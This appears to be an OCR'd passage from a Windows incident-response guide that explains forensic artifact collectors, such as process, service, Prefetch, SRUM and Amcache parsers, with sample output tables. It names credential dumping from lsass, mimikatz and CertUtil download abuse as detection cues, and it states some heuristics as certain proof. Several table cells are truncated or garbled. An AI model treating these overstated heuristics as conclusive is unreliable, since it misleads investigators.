


Figure 6: Windows.System.Pslist

Pay special attention to any process running from C:\Temp, C:\Users\AppData, or with a misspelled name similar to a system process. Verify that lsass.exe run from C:\Windows\System32.

Windows.System.Services

Lists every service registered in the Windows registry under HKLM\SYSTEM\CurrentControlSet\Services. Shows the service name, display name, binary path, start type (automatic/manual/disabled), and current running state.



Windows.System.Services

State	Name	DisplayName	Status	Pid	ExitCode	StartMode	PathName	ServiceType	UserAccount	Created	ServiceDll	FailureCommand	FailureActions	Absolu
Stopped	AJRouter	AllJoyn Router Service	OK	0	1077	Manual	C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p	Share Process	NT AUTHORITY\LocalService	2019-12-07T09:16:04.928Z	C:\Windows\System32\AJRouter.dll		{ "ResetPeriod": 86400 "FailureAction": [0: {…} 1: {…} 2: {…}] }	C:\Windo host.e
Stopped	ALG	Application Layer Gateway Service	OK	0	1077	Manual	C:\Windows\System32\alg.exe	Own Process	NT AUTHORITY\LocalService	2019-12-07T09:15:07.846Z			{ "ResetPeriod": 900 "FailureAction": [0: {…} 1: {…} 2: {…}] }	C:\Windo .exe
Stopped	AppIDSvc	Application Identity	OK	0	1077	Manual	C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p	Share Process	NT Authority\LocalService	2019-12-07T09:16:04.928Z	C:\Windows\System32\appidsvc.dll		{ "ResetPeriod": 86400 "FailureAction": [0: {…} 1: {…} 2: {…}] }	C:\Windo host.e
Running	Appinfo	Application Information	OK	4636	0	Manual	C:\Windows\system32\svchost.exe -k netsvcs -p	Share Process	LocalSystem	2019-12-07T09:16:04.928Z	C:\Windows\System32\appinfo.dll		{ "ResetPeriod": 4294967295 "FailureAction": [0: {…} 1: {…} 2: {…}] }	C:\Windo host.e
Stopped	AppReadiness	App Readiness	OK	0	1077	Manual	C:\Windows\System32\svchost.ex	Share Process	LocalSystem	2019-12-07T09:15:07.846Z	C:\Windows\system32\AppReadiness.d			C:\Windo host.e

Figure 7: Windows.System.Services

Malware commonly installs itself as a Windows service to survive reboots

Windows.System.TaskScheduler

Parses all scheduled task XML files stored in C:\Windows\System32\Tasks. Returns the task name, what it executes, its trigger conditions, which user account it runs as, and the last and next scheduled run times.




Figure 8: Windows.System.TaskScheduler

Scheduled tasks are one of the most common malware persistence mechanisms.

Windows.System.Handles

Enumerates all open kernel object handles across all processes. This reveals which processes are holding handles to sensitive system objects such as the LSASS process memory, registry hives, or named pipes used for inter-process communication.




Figure 9: Windows.System.Handles

A process that is not a Microsoft-signed security tool holding an open handle to lsass.exe is actively attempting to dump credentials.

Windows.System.DLLs

Lists all DLL (Dynamic Link Library) modules currently loaded into each running process. By examining where each DLL is loaded from, the analyst can detect DLL injection.





Figure 10: Windows.System.DLLs

Every DLL loaded from a temporary directory or a user-writable location into a high-privilege process is a strong indicator of DLL injection or side-loading. Attackers place malicious DLLs in these locations to hijack legitimate application execution.

Windows.System.Amcache

Parses the Amcache.hve registry hive, which Windows maintains to track program compatibility. It records the first time a program was executed, its SHA-1 hash, and file metadata including programs run from external USB drives.



Windows.System.Amcache/InventoryApplicationFile

0-10/430 10


FileId	Key	Hive	LastModified	Binary	Name	Size	ProductName	Publisher	Version	BinFileVersion
00003cae70a7440be29393c16c54a50057ceaa494d61	\Root\InventoryApplicationFile\3dviewer.exe|4bbba2169c0b42d3	C:\Windows\appcompat\Programs\Amcache.hve	2026-03-16T00:27:23Z	c:\program files\windowsapps\microsoft.microsoft3dviewer_7.2602.8012.0_x64__8wekyb3d8bbwe\3dviewer.exe	3DViewer.exe	19456	view 3d	microsoft corporation	7.2602.8012.0	7.2602.8012.0
00001ce2c579469f891cc708	\Root\InventoryApp	C:\Windows\a	2026-03-20T11:14:27Z	c:\program files\vmware	7za.exe	1287544	7-zip	igor pavlov	22.01	22.1.0.0

Figure 11: Windows.System.Amcache

Amcache records persist even after the executable is deleted. This artifact can prove that a malware tool was executed on the endpoint even when the attacker has cleaned up the binary from disk.

Windows.System.DNSCache

Dumps the Windows DNS resolver cache by querying the dnscache service. This cache holds recently resolved domain names and their corresponding IP addresses, providing a short-term history of what domains the system has looked up.



Windows.System.DNSCache

0-10/17 10

Name	Record	RecordType	TTL	QueryStatus	SectionType
132.62.102.104.in-addr.arpa	a104-102-62-132.deploy.static.akamaitechnologies.com	PTR	16701	Success	Answer
1.0.0.127.in-addr.arpa	kubernetes.docker.internal	PTR	602015	Success	Answer
251.0.0.224.in-addr.arpa	mdns.mcast.net	PTR	16547	Success	Answer
gateway.docker.internal		AAAA	0	9501	0
gateway.docker.internal	172.28.21.101	A	602015	Success	Answer
136.18.215.23.in-addr.arpa	a23-215-18-136.deploy.static.akamaitechnologies.com	PTR	9045	Success	Answer
99.142.251.142.in-addr.arpa	lcsofa-an-in-f3.1e100.net	PTR	414	Success	Answer

Figure 12: Windows.System.DNSCache

Even after network connections are closed, the DNS cache retains evidence of recently contacted domains. A C2 domain, phishing site, or data exfiltration endpoint will appear here long after the actual connection terminated.

Windows.System.HostsFile

Reads the Windows hosts file located at C:\Windows\System32\drivers\etc\hosts. This file can override DNS resolution for any domain, and malware commonly modifies it to block access to security vendor update servers.




Figure 13: Windows.System.HostsFile

Malware frequently redirect antivirus update servers, Windows Update, and SIEM telemetry endpoints by modifying the hosts file. This prevents the security tools from receiving updates or sending alerts.

Windows.Forensics.Prefetch

Parses Windows Prefetch files stored in C:\Windows\Prefetch. These files are created by Windows to speed up application loading and contain a record of every program that was executed: how many times it ran, when it last ran, and which files it accessed during execution.




Figure 14: Windows.Forensics.Prefetch

Prefetch files are created and updated every time a program runs even after the binary is deleted. If mimikatz.exe, psexec.exe, or any attacker tool appears in Prefetch, this is definitive proof it was executed on this system regardless of whether the binary still exists.

Windows.Forensics.SRUM

Parses the System Resource Usage Monitor database (SRUM), a Windows feature that records application resource consumption over the past 30-60 days. This includes how much data each application sent and received over the network, providing long-term network usage history.





Figure 15: Windows.Forensics.SRUM

SRUM is one of the best sources for quantifying data exfiltration. If an attacker exfiltrated 50 GB of data through a custom tool or even a legitimate file transfer application, SRUM will record the exact bytes transferred with timestamps covering the past 30-60 days.

Windows.Forensics.Bam

Parses the Background Activity Moderator (BAM) registry key, available on Windows. BAM records the last time each binary was executed and critically attributes each execution to a specific user account by their security identifier (SID).



SID	UserName	Binary	Bam_time
S-1-5-18	SYSTEM	\Device\HarddiskVolume3\Windows\System32\consent.exe	2026-03-25T00:51:50Z
S-1-5-18	SYSTEM	\Device\HarddiskVolume3\Windows\System32\csrss.exe	2026-03-25T00:47:47Z
S-1-5-21-3214742680-4231865501-2707426398-1000		Microsoft.Windows.CloudExperienceHost_cw5n1h2txyewy	2025-08-15T21:49:58Z
S-1-5-21-3214742680-4231865501-2707426398-1000		Microsoft.Windows.ShellExperienceHost_cw5n1h2txyewy	2025-08-15T21:34:14Z
S-1-5-21-3214742680-4231865501-2707426398-1000		MicrosoftWindows.Client.CBS_cw5n1h2txyewy	2025-08-15T21:49:57Z
S-1-5-21-3214742680-4231865501-2707426398-1001	vm	Microsoft.LockApp_cw5n1h2txyewy	2026-03-23T07:26:15Z
S-1-5-21-3214742680-4231865501-2707426398-1001	vm	Microsoft.MicrosoftOfficeHub_8wekyb3d8bbwe	2026-03-25T00:48:37Z
S-1-5-21-3214742680-4231865501-2707426398-1001	vm	Microsoft.OutlookForWindows_8wekyb3d8bbwe	2026-03-16T11:48:14Z
S-1-5-21-3214742680-4231865501-2707426398-1001	vm	Microsoft.Windows.CloudExperienceHost_cw5n1h2txyewy	2026-03-09T03:31:19Z
S-1-5-21-3214742680-4231865501-2707426398-1001	vm	Microsoft.Windows.Search_cw5n1h2txyewy	2026-03-25T01:17:29Z

Figure 16: Windows.Forensics.Bam

Unlike Prefetch which does not attribute execution to a specific user, BAM records which user SID ran each binary. This answers the critical forensic question of which account the attacker used to run their tools.

Windows.Forensics.Lnk

Parses Windows LNK shortcut files found in the Recent Items folder and other locations. LNK files contain metadata about the file they point to including the full path, volume serial number, machine ID, and timestamps even if the target file has been deleted.

Figure 17: Windows.Forensics.Lnk

LNK files prove that a specific file was accessed even if both the LNK file and the original file have been deleted. They are particularly valuable for proving that an attacker opened specific documents or accessed files on a removable drive.

Windows.Forensics.RecycleBin

Parses the Windows Recycle Bin metadata files (files beginning with $I) across all user profiles. These metadata files record the original path, deletion timestamp, and file size of every file sent to the Recycle Bin, even after the file has been permanently deleted from the bin.




Figure 18: Windows.Forensics.RecycleBin

Attackers who attempt to clean up after themselves by deleting tools leave metadata evidence in the Recycle Bin. The $I files persist even after emptying the bin, recording the original filename, full path, and exact deletion time.

Windows.Forensics.Shellbags

Parses Shellbag registry entries from the NTUSER.DAT and USRCLASS.DAT registry hives. Windows creates Shellbag entries to remember how a user viewed folders, and these entries record every folder the user opened including the first and last access timestamps.




Figure 19: Windows.Forensics.Shellbags

Shellbag entries persist even after the folder is deleted. If an attacker browsed to a staging directory, a network share containing sensitive data, or a specific folder on a USB drive, Shellbags will record that access with timestamps.during an attack even after cleanup.

Windows.Forensics.Usn

Parses the NTFS USN Change Journal ($UsnJrnl), a log maintained by the NTFS filesystem that records every change made to files and directories: creation, modification, rename, and deletion events. This journal provides a short-term record of filesystem activity.

Figure 20: Windows.Forensics.Usn

The USN Journal captures rename operations a technique attackers use to hide tools under innocent names. If mimikatz.exe was renamed to svchost32.exe before execution, the USN Journal records both the original and new name with timestamps.

Windows.Forensics.CertUtil

Hunts for evidence of CertUtil.exe abuse. CertUtil is a legitimate Windows binary used to manage certificates but is heavily abused by attackers as a living-off-the-land binary to download files from the internet, decode base64-encoded malware, or install malicious certificates.

Figure 21: Windows.Forensics.CertUtil

Any evidence of CertUtil execution with URL arguments or base64 decode operations is a confirmed living-off-the-land attack.

Windows.Registry.AppCompatCache

Parses the Application Compatibility Cache (also called Shimcache) from the HKLM\SYSTEM registry hive. This cache records every executable that was loaded into a Windows process, including the file's last modification timestamp.

